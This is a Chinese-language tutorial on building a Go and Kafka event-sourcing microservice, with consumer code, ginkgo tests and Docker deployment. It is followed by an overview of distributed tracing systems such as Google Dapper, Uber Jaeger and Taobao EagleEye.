Go语言通过goroutine提供了对于并发编程的直接支持，goroutine是Go语言运行库的功能，作为一个函数入口，在堆上为其分配的一个堆栈。所以它非常廉价，我们可以很轻松的创建上万个goroutine，但它们并不是被操作系统所调度执行。除了被系统调用阻塞的线程外，Go

运行库最多会启动\$GOMAXPROCS个线程来运行goroutine。

- [goroutines](#): A goroutine is a lightweight thread of execution.
- [channels](#): Channels are the pipes that connect concurrent goroutines. (<- operator)
- [for](#): for is Go's only looping construct. Here are three basic types of for loops.
- [select](#): Go's select lets you wait on multiple channel operations.
- [Non-Blocking Channel Operations](#)

```

func consumeEvents(consumer sarama.PartitionConsumer) {
    var msgVal []byte
    var log interface{}
    var logMap map[string]interface{}
    var bankAccount *BankAccount
    var err error

    for {
        //goroutine exec
        select {
            // blocking <- channel operator
            case err := <-consumer.Errors():
                fmt.Printf("Kafka error: %s\n", err)
            case msg := <-consumer.Messages():
                msgVal = msg.Value
                //
                if err = json.Unmarshal(msgVal, &log); err != nil {
                    fmt.Printf("Failed parsing: %s", err)
                } else {
                    logMap = log.(map[string]interface{})
                    logType := logMap["Type"]
                    fmt.Printf("Processing %s:\n%s\n", logMap["Type"], string(msgVal))

                    switch logType {
                    case "CreateEvent":
                        event := new(CreateEvent)
                        if err = json.Unmarshal(msgVal, &event); err == nil {
                            bankAccount, err = event.Process()
                        }
                    default:
                        fmt.Println("Unknown command: ", logType)
                    }
                }

                if err != nil {
                    fmt.Printf("Error processing: %s\n", err)
                } else {
                    fmt.Printf("%+v\n\n", *bankAccount)
                }
            }
        }
    }
}

```

## 重构 main

```

package main

//main.go
//支持producer和consumer启动模式

import (
    "flag"
    ...
)

func main() {
    act := flag.String("act", "producer", "Either: producer or consumer")
    partition := flag.String("partition", "0",
        "Partition which the consumer program will be subscribing")

    flag.Parse()

    fmt.Printf("Welcome to go-microservice : %s\n\n", *act)

    switch *act {
    case "producer":
        mainProducer()
    case "consumer":
        if part32int, err := strconv.ParseInt(*partition, 10, 32); err == nil {
            mainConsumer(int32(part32int))
        }
    }
}

```

通过--act参数，可以启动一个消费者进程。当进程运行时，他将从Kafka一个一个拿出消息进行处理，按照我们之前在每个事件定义的Process()方法。

```

$ go build
$ ./go-microservice --act=consumer
Welcome to go-microservice : consumer

Press [enter] to exit consumer

Processing CreateEvent:
{"AccId":"49a23d27-4ffe-4c86-ab9a-fbc308ecff1c","Type":"CreateEvent","AccName":"Yanrui"}
}
{Id:49a23d27-4ffe-4c86-ab9a-fbc308ecff1c Name:Yanrui Balance:0}
Terminating...

```

## 集群化消息消费者

问题：如果一个Consumer宕机了怎么办？（例如：程序崩溃、网络异常等原因）解决方案：将多个Consumer编组为集群实现高可用。具体来说就是打标签，当有一个新的Log发送时，Kafka将其发送给其中一个实例。当该实例无法接收Log时，Kafka将Log传递给另一个包含相同标签的Consumer。注意：Kafka 版本 0.9 +，另外还需要使用sarama-cluster库

```
#使用govendor获取
govendor fetch github.com/bsm/sarama-cluster
```

```
//修改mainConsumer方法使用sarama-cluster library连接Kafka
config := cluster.NewConfig()
config.Consumer.Offsets.Initial = sarama.OffsetNewest
consumer, err := cluster.NewConsumer(brokers, "go-microservice-consumer", topics, config)

//topics定义
var (
    topics = []string{topic}
)


//调整consumeEvents()
case err, more := <-consumer.Errors():
    if more {
        fmt.Printf("Kafka error: %s\n", err)
    }

//consumer.Messages() : MarkOffset
//consumer.go
//func mainConsumer(partition int32)

consumer.MarkOffset(msg, "") //增加的行

msgVal = msg.Value
```

即使程序崩溃，MarkOffset也会将消息标记为 **processed**，标签包括元数据以及这个时间点的状态。元数据可以被另外一个Consumer恢复数据状态，也就能被重新消费。即即使同样的消息被处理两次，结果也是一样的，这个过程理论上是幂等的（**idempotent**）。



```
// 运行多个consumer实例
$ ./go-microservice --act=consumer
$ ./go-microservice --act=consumer
$ ./go-microservice --act=consumer
```

## 第三部分：测试驱动开发、Docker部署和持续集成

### 使用 vendor 管理 Golang 项目依赖

用govendor fetch 新增的第三方包直接被get到根目录的vendor文件夹下,不会与其它的项目混用第三方包，完美避免多个项目同用同一个第三方包的不同版本问题。只需要对 vendor/vendor.json 进行版本控制，即可对第三包依赖关系进行控制。

```
$ //
$ go get -u github.com/kardianos/govendor
$ cd $PROJECT_PATH
$ govendor init
$ govendor add +external
$
```

### 单元测试：ginkgo Test Suite

- ginkgo
- gomega

```
$ go get github.com/onsi/ginkgo/ginkgo
$ go get github.com/onsi/gomega
$ ginkgo bootstrap
Generating ginkgo test suite bootstrap for main in:
  go_microservice_suite_test.go
```

```
package main_test
//go_microservice_suite_test.go, 单元测试类
import (
    "github.com/onsi/ginkgo"
    "github.com/onsi/gomega"
)

var _ = Describe("Event", func() {
    Describe("NewCreateAccountEvent", func() {
        It("can create a create account event", func() {
            name := "John Smith"

            event := NewCreateAccountEvent(name)

            Expect(event.AccName).To(Equal(name))
            Expect(event.AccId).NotTo(BeNil())
            Expect(event.Type).To(Equal("CreateEvent"))
        })
    })
})
```

```
$ ginkgo
Running Suite: go-microservice Suite
=====
Random Seed: 1490709758
Will run 1 of 1 specs
Ran 1 of 1 Specs in 0.000 seconds
SUCCESS! -- 1 Passed | 0 Failed | 0 Pending | 0 Skipped PASS
Ginkgo ran 1 suite in 905.68195ms
Test Suite Passed
```

## 单元测试的四个阶段

1. Setup 启动
2. Execution 执行
3. Verification 验证
4. Teardown 拆卸

## Docker部署

Docker 容器中需要包含下列组件：

1. Golang
2. Redis、Kafka
3. 微服务依赖的其它组件

在根目录创建一个Dockerfile

```
FROM golang:1.8.0
MAINTAINER Yanrui

//install our dependencies
RUN go get -u github.com/kardianos/govendor
RUN go get github.com/onsi/ginkgo/ginkgo
RUN go get github.com/onsi/gomega

//将整个目录拷贝到容器
ADD . /go/src/go-microservice

//检查工作目录
WORKDIR /go/src/go-microservice

//安装依赖项
RUN govendor sync

//测试
$ docker build -t go-microservice .
$ docker run -i -t go-microservice /bin/bash
$ ginkgo
.....
.....Failed.....
```

由于容器本地并没有一个Redis实例运行在上面，这时运行ginkgo测试就会报错。我们为什么不在这个Dockerfile中包含一个Redis呢？这就违背了Docker分层解耦的初衷，我们可以通过docker-compose将两个服务连接起来一起工作。

创建一个docker-compose.yml文件（与Dockerfile目录一致）：

```

version: "2.0"

services:
  app:
    environment:
      REDIS_URL: redis:6379
    build: .
    working_dir: /go/src/go-microservice
    links:
      - redis
  redis:
    image: redis:alpine

```

本地构建完成之后，再次运行 `docker-compose run app ginkgo` 测试通过。

## Infrastructure as Code(基础设施即代码)

The enabling idea of infrastructure as code is that the systems and devices which are used to run software can be treated as if they, themselves, are software. — Kief Morris

云带来的好的一方面是它让公司中的任何人都可以轻松部署、配置和管理他们需要的基础设施。虽然很多基础设施团队采用了云和自动化技术，却没有采用相应的自动化测试和发布流程。它们把这些当作一门过于复杂的脚本语言来使用。他们会为每一次具体的改动编写手册、配置文件和执行脚本，再针对一部分指定的服务器手工运行它们，也就是说每一次改动都还需要花费专业知识、时间和精力。这种工作方式意味着基础设施团队没有把他们自己从日常的重复性劳动中解放出来。目前已经有很多商业云平台提供了Docker服务，只需要将自己的 **git repository** 链接到平台，即可以自动帮你完成部署，在云上完成集成测试。

## Select Platform



### Standard

Default platform for all projects.



### Docker

Optimized for building and running containers.

**RECOMMENDED**

```

docker-compose build
docker-compose run app ginkgo

```

```
Job #1
01:36 | ▲
1 more setup command +
Launch SSH
docker-compose run app ginkgo
00:07
0565da0f872e: Extracting [=====] 384 B/384 B
0565da0f872e: Extracting [=====] 384 B/384 B
0565da0f872e: Pull complete
Digest: sha256:9cd405cd1ec1410eaab064a1383d0d8854d1eef74a54e1e4a92fb4ec7bcd3ee7
Status: Downloaded newer image for redis:alpine
```

## 扩展阅读

- Stack Overflow : 2017年最赚钱的编程语言
- DevOps 漫谈：基于OpenCensus构建分布式跟踪系统
- 基于Go语言快速构建一个RESTful API服务
- DevOps 资讯 | LinkedIn 开源 Kafka Monitor

## 参考文献

- Mike Amundsen 《远距离条件下的康威定律——分布式世界中实现团队构建》
- Kief Morris 《Infrastructure as Code - Managing Servers in the Cloud》
- Using GraphQL with Microservices in Go
- Writing and Testing an Event Sourcing Microservice with Kafka and Go
- Linkedin Profile:Adam Pahlevi Baihaqi
- OKONKWO VINCENT IKEM:Building Scalable Applications Using Event Sourcing and CQRS
- Microsoft Azure:Event Sourcing
- 朱贊:白话 IT 之要不要从 rabbitMQ 转 kafka ?

# 分布式追踪系统体系概要

## 摘要

- Key Words: metrics、logging、tracing
- Google Dapper Family : Uber Jaeger、淘宝 EagleEye、微博 Watchman、京东 CallGraph、美团 MTrace
- 数据可视化 | Exporters

This article is part of an **Distributed Tracing and Monitoring System** tutorial series. Make sure to check out my other articles as well:

- DevOps 漫谈：开源分布式跟踪系统 OpenCensus
- DevOps 漫谈：分布式追踪系统标准体系

## 绪论

讨论分布式追踪技术，首先需要明确的是：什么是跟踪？

## metrics


度量（metrics）的特征是聚合：它们是在一段时间内组成单一逻辑标尺、计数器或直方图的跨度。例如：HTTP 请求的数量可以建模为计数器(counter)，其更新逻辑很简单，只需通过加法聚合；如果设定一段持续的观察时间，请求数可以被建模成一个直方图。《[基于Ganglia实现服务集群性能态势感知](#)》介绍的就是以记录度量为主的故障监控系统。

## logging

日志（logging）的特征是处理离散事件。按照事件发生的源可以分为 Application Events、System Events、Service Events、DNS Events 等。通常也包含针对原始记录的处理过程，例如：通过 Syslog 将应用程序调试或错误消息发送到 Elasticsearch；审计记录通过 Kafka 将数据推送到类似 BigTable 的数据池；从服务调用中提取特定的请求元数据，并发送错误跟踪服务（例如 [NewRelic](#)）。

## Metrics · Tracing · Logging

@RiboseYim




## tracing

跟踪（tracing）的特征：跟踪处理的是请求范围内的信息（request-scoped），例如 SQL 语句在数据库的实际执行时间或 HTTP 请求耗时。以 DTrace & SystemTap 为代表的 动态追踪技术 基于操作系统内核，不需要埋点就可以提供高级性能分析和调试功能。但是在分布式架构场景中也有一些不足，例如某些功能需要多次调用 RPC 远程服务，这些服务分布在多台不同的 host/vm/docker 中，如果需要测量该功能响应的完整持续时间就有难度。


## 示例（Use OpenCensus with OpenZipkin）

OpenCensus 作为埋点 API，导出 tracing data 到 OpenZipkin，由 Zipkin 的 Web UI 提供数据展示和交互能力，可以很清晰地看到函数调用顺序和耗时。从理解系统行为的角度上说，与动态追踪技术中的火焰图（flame graph）有异曲同工之妙。

- 串行调用函数方法，包括网络访问和持久化操作



- 示例（OpenCensus with OpenZipkin）：并行调用函数方法（Go routine）



## Google Dapper Family

讨论分布式跟踪，就一定会谈到 Dapper —— Google 公司研发并应用自己生产环境的一款跟踪系统（设计之初参考了一些 Magpie 和 X-Trace 的理念）。Dapper 不仅为业内提供了非常有参考价值的实现，同步发表论文的也成为了当前分布式跟踪系统的重要理论基础。

Google Dapper 的理念影响了一批分布式跟踪系统的发展，例如 2012 年，Twitter 公司严格按照 Dapper 论文的要求实现了 Zipkin （Scala 编写，集成到 Twitter 公司自己的分布式服务 Finagle ）；Uber 公司基于 Google Dapper 和 Twitter Zipkin 的灵感，开发了开源分布式跟踪系统 Jaeger 。

- 《Dapper, a Large-Scale Distributed Systems Tracing Infrastructure|Google Technical Report dapper-2010-1, April 2010》


OpenTracing 通过提供平台无关、厂商无关的API，使得开发人员能够方便的添加（或更换）追踪系统的实现。OpenTracing 提供了用于运营支撑系统的和针对特定平台的辅助程序库。除了 API 之外，一个完整的分布式追踪系统还需要包括数据存储、支持代理转发、用户友好的 WebUI 等特性，例如：Zipkin 专注于 tracing 领域；Prometheus 开始专注于 metrics，同时可能会发展更多的 tracing 功能，但不太可能深入 logging 领域；基于 ELK 之类日志系统专注于 logging 领域，但也可能集成其他领域的特性。总之，各式各样的分布式追踪系统都是以 tracing 为基础，同时根据自己的需要在其他两个领域各有所侧重而已。

## Uber Jaeger

[Uber Jaeger](#) 是 Uber 工程团队开源的分布式追踪系统。自 2016 年起，Jaeger 在 Uber 内部实现大范围应用。Uber 同时开发了一种适用于 RPC 的网络多路复用和框架协议——[TChannel | Support: Node.js, Python, Go, Java](#)，该协议融入了分布式追踪能力。

TChannel 协议规范在二进制格式中直接定义了追踪字段：“spanid:8 parentid:8 traceid:8 traceflags:1”。

- jaeger-client：支持多种语言的客户端库，如 Go, Java, Python 等语言
- jaeger-agent：客户端代理负责将追踪数据转发到服务端，这样能方便应用的快速处理，同时减轻服务端的直接压力；另外可以在客户端代理动态调整采样的频率，进行追踪数据采样的控制
- jaeger-collector：数据收集器主要进行数据收集和处理，从客户端代理收集数据进行处理后持久化到数据存储中
- 数据存储：目前支持将收集到的数据持久化到 Cassandra 、 Elasticsearch
- jaeger-query：主要根据不同的条件到数据存储中进行搜索，支撑前端页面的展示
- jaeger-ui：一个基于 React 的前端 webui
- jaeger spark：是一个基于 Spark 聚合数据管道，用以完成服务依赖分析



## 淘宝 EagleEye (鹰眼)

EagleEye (鹰眼) 是 Google 的分布式调用跟踪系统 Dapper 在淘宝的实现。主要特点是通过每台应用机器上的 Agent 实时抓取 EagleEye 日志，按照日志类型不分别处理：

- 全量原始日志直接存储到 HDFS；创建 MapReduce 任务完成调用链合并、分析和统计；
- 有实时标记的原始日志存储到 HBase；
- 业务日志：一部分会被直接处理存储到 HBase，有一部分会作为消息发送出去，由特定的业务系统订阅处理；
- 调用实时统计，提供分钟级别的实时链路调用视图，辅助故障定位。

## 国内其他衍生系统

- **微博 Watchman**：微博平台的链路追踪及服务质量保障系统。watchman-aspect 组件通过异步日志（async-logger）在各个节点上输出日志文件；以流式的方式处理数据，watchman-prism 组件（基于 Scribe），将日志推送到 watchman-stream 组件（基于 Storm），根据需求进行聚合、统计等计算（针对性能数据），规范化、排序（针对调用链数据），之后写入 HBase。
- **京东 CallGraph**：全局 TracelID 的调用链。核心包（完成埋点逻辑，日志存放在内存磁盘上由 Agent 收集发送到 JMQ）、JMQ（日志数据管道）、Storm（对数据日志并行整理和计算）、存储（实时数据存储 JimDB/HBase/ES，离线数据存储包括 HDFS 和 Spark）、CallGraph-UI（用户交互界面）、UCC（存放配置信息并同步到各服务器）、管理元数据（存放链路签名与应用映射关系等）。日志格式：固定部分（TracelID、RpcID、开始时间、调用类型、对端IP、调用耗时、调用结果等）、可变部分。

- 美团 MTrace：美团点评内部的分布式会话跟踪系统。基于全局 TraceID 的调用链，客户端与后端服务之间有一层 Kafka，实现两边工程的解耦。实时数据主要使用 Hbase，traceID 作为 RowKey；离线数据主要使用 Hive，可以通过 SQL 进行一些结构化数据的定制分析。
- CN105224445B | WO2017071134A1 | 分布式追踪系统 | 北京汇商融通信息技术有限公司 | 2015-10-28
- 不完全统计

| 名称               | 原理      | 客户端                                   | 依赖分析      | 存                                  |
|------------------|---------|---------------------------------------|-----------|------------------------------------|
| Google Dapper    | TraceID | -----                                 | -----     | -----                              |
| OpenTracing      | TraceID | go,java,python,js,objective-c,c++     | -----     | -----                              |
| OpenCensus       | TraceID | go,java,python,C++,.Net,js,Erlang     | -----     | -----                              |
| Uber Jaeger      | TraceID | java,go,python<br>Support Agent Proxy | Spark     | Cassandra<br>ES                    |
| 淘宝 EagleEye (鹰眼) | TraceID | yes                                   | MapReduce | HDFS(<br>HBase                     |
| 微博 Watchman      | 日志      | watchman-aspect                       | Storm     | HBase                              |
| 京东 CallGraph     | TraceID | Agent->JMQ                            | Storm     | JimDB<br>(时)<br>ES、<br>Spark<br>线) |
| 美团 MTrace        | TraceID | Agent-> Kafka<br>Support Agent Proxy  | Storm     | HBase<br>Hive(离)                   |

## 管理负载 Managing Tracing Overhead

目前多数分布式追踪系统采用异步写入日志、建立缓冲存储（基于内存或者内存数据库）、设置采样阈值策略（包括一定情况下直接丢弃）的方式控制追踪负载。Google Dapper 公布的性能损耗测评数据如下：

| Process Count<br>(per host) | Data Rate<br>(per process) | Daemon CPU Usage<br>(single CPU core) |
|-----------------------------|----------------------------|---------------------------------------|
| 25                          | 10K/sec                    | 0.125%                                |
| 10                          | 200K/sec                   | 0.267%                                |
| 50                          | 2K/sec                     | 0.130%                                |


**Table 1: CPU resource usage for the Dapper daemon during load testing**

| Sampling frequency | Avg. Latency (% change) | Avg. Throughput (% change) |
|--------------------|-------------------------|----------------------------|
| 1/1                | 16.3%                   | -1.48%                     |
| 1/2                | 9.40%                   | -0.73%                     |
| 1/4                | 6.38%                   | -0.30%                     |
| 1/8                | 4.12%                   | -0.23%                     |
| 1/16               | 2.12%                   | -0.08%                     |
| 1/1024             | -0.20%                  | -0.06%                     |

**Table 2: The effect of different [non-adaptive] Dapper sampling frequencies on the latency and throughput of a Web search cluster. The experimental errors for these latency and throughput measurements are 2.5% and 0.15% respectively.**

 微信号: RiboseYim

## Effect of Network Lag on End-to-End Performance



**Figure 7: The fraction of universal search traces which encountered unusually high network lag somewhere along their critical path, shown as a function of end-to-end request latency.**

微信信号: RiboseYim

淘宝 **EagleEye** : 1) 专属日志输出实现，日志异步写入来避免 hang 住业务线程，可调节日志输出缓冲大小，控制每秒写日志的 IO 次数等。2) 全局采样开关，在运行期控制调用链的采样率（根据 Traceld 来决定当前的这一次访问日志是否输出）。比如采样率被设置为 10，一部分调用链日志完全不输出，只有  $\text{hash}(\text{traceld}) \bmod 10$  的值等于0的日志才会输出。例如核心入口的调用量样本空间足够大（每日百万次以上级别），假设统计误差 0.1%，即使开启 1/10 的采样总和误差也是可以接受的。

微博 **Watchman** : 如某个服务由于瞬时访问高峰，造成底层资源压力变大从而服务响应时间变长，控制策略可以根据设定随机丢弃后续的请求，如果情况加剧就会自动降级该服务，保证核心服务路径。

## 扩展阅读：动态追踪技术

- 动态追踪技术(一) : DTrace 导论
- 动态追踪技术(二) : strace+gdb 溯源 Nginx 内存溢出异常

- 动态追踪技术(三) : Tracing Your Kernel Function!
- 动态追踪技术(四) : 基于 Linux bcc/BPF 实现 Go 程序动态追踪
- 动态追踪技术(五) : Welcome DTrace for Linux

## 参考文献

- OpenTracing 文档 | 中文
- The difference between tracing, tracing, and tracing
- Using OpenTracing with Istio/Envoy
- 优步分布式追踪技术再度精进
- 开放分布式追踪（OpenTracing）入门与 Jaeger 实现
- Github | CNCF Jaeger, a Distributed Tracing System
- OpenTracing: Jaeger as Distributed Tracer
- Distributed tracing at Pinterest with new open source tools
- Instrumenting a Go application with Zipkin
- 分布式跟踪系统（一）：Zipkin的背景和设计
- 分布式调用跟踪系统调研笔记
